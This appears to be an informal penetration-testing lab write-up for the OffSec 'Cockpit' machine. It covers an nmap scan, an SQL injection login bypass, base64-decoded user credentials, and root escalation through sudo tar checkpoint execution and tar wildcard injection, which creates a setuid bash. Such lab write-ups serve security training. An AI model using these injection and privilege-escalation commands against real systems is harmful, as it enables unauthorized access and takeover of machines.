
Cockpit#
Overview#
- OS: Linux
- IP: 192.168.205.10
- Difficulty: Intermediate
- Platform: OffSec
- OSCP: Yes
- Lists: N/A
Summary#
This writeup covers the full attack path for Cockpit, including enumeration, exploitation, and privilege escalation.
Loot#
| Loot | |
|---|---|
| Category | Details |
| Usernames | |
| Passwords | |
| Usernames+Passwords | |
| Hashes | |
| Service Versions |
Enumeration#
Nmap#
──(kali㉿kali)-[~/Desktop/Boxes/Offsec/cockpit]
└─$ nmap 192.168.205.10 -sCV -p- -Pn --min-rate=20000 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-15 11:28 EDT
Nmap scan report for 192.168.205.10
Host is up (0.083s latency).
Not shown: 65412 closed tcp ports (reset), 120 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_  256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: blaze
9090/tcp open  http    Cockpit web service 198 - 220
|_http-title: Did not follow redirect to https://192.168.205.10:9090/
Device type: general purpose|routerDirbusting#

I expanded the attack surface with content discovery and followed only the valid hits.
Port 9090#

I validated this step using the evidence below before moving forward in the chain.
Port 80#
Web behavior was the main signal here, so I traced each response change before exploitation.

Exploitation#

great so we have sqli
ok wha so when i left the pass field empy and tried this
' UNION SELECT NULL,NULL,NULL,NULL,NULL--
we just got thru

looks like b64
james:canttouchhhthiss@455152
cameron:thisscanttbetouchedd@455152
we were not ablet to ssh with this creds
on logging in we were able to add ourseleves here so thats great

now we can ssh in, lets do the same for cameron
ok so only james seem to have worked wow

ok so we can are bascally archiving the backup.atr.gz *
lets just append that command with our liner and call it a day

sudo /usr/bin/tar -czvf /tmp/backup.tar.gz * –checkpoint=1 –checkpoint-action=exec="/bin/sh”

another way would have been abusing the wildcard
echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/james/shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
/tmp/bash -p